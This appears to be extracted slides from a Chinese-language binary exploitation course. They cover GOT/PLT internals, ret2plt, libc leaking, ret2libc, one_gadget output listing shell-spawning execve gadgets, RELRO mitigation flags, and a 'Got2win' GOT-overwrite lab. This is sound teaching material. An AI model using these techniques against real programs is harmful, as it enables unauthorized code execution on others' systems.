
# \$ GOT

## Exploit - Ret2plt




# \$ GOT

## Exploit - Leak libc



# \$ GOT

## Exploit - Ret2libc



puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
__stack_chk_fail	<__stack_chk_fail@plt> endbr64 <__stack_chk_fail@plt+4> bnd jmp *<__stack_chk_fail@got.plt> <__stack_chk_fail@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

puts	<puts>
printf	<printf>
__stack_chk_fail	<__stack_chk_fail>

GOT

puts("OWO")



# \$ GOT

## Advanced - One gadget



- ▶ library 內會有長得像是 `execve("/bin/sh", NULL, NULL)` 的程式碼，而在滿足一定的條件下可以直接 get shell，這樣的程式碼片段就稱作 one gadget
- ▶ 可以用工具 `one_gadget` 來搜尋
- ▶ 不過並不是直接執行就會有 shell，而是必須符合一些條件，如 register 的值，或是 stack layout 等等

```
$ one_gadget /lib/x86_64-linux-gnu/libc.so.6
0xe6c7e execve("/bin/sh", r15, r12)
constraints:
[r15] == NULL || r15 == NULL
[r12] == NULL || r12 == NULL

0xe6c81 execve("/bin/sh", r15, rdx)
constraints:
[r15] == NULL || r15 == NULL
[rdx] == NULL || rdx == NULL

0xe6c84 execve("/bin/sh", rsi, rdx)
constraints:
[rsi] == NULL || rsi == NULL
[rdx] == NULL || rdx == NULL
```

# \$ GOT

## Mitigation

- ▶ Lazy binding 在保護機制 RELRO 為 Partial RELRO 的情況下才會執行
- ▶ No RELRO - 初始時，GOT 當中直接儲存 function 的 address，並且 GOT 存在於可讀可寫權限 (rw-) 的 segment
- ▶ Full RELRO - 初始時，GOT 當中直接儲存 function 的 address，但是 GOT 存在於只有讀取權限 (r--) 的 segment


# \$ GOT Mitigation

```

$ # full
gcc -g -z now -o test test.c
# partial
gcc -g -z lazy -o test test.c
# disable
gcc -g -z norelro -o test test.c

# checksec output
RELRO:      No RELRO
Partial RELRO
Full RELRO

```



\$ GOT



Lab  
Got2win

# \$ GOT

## Lab - Got2win

- ▶ 若 exploit 的 payload 會不通過程式的檢測而讓程式結束，此時可以看程式結束時會呼叫到哪些 function，竄改這些 function 的 GOT 能讓程式繼續執行
- ▶ 同時你也能覆蓋掉相同參數格式的 function 的 GOT 來做利用



# Return Oriented Programming

# \$ ROP

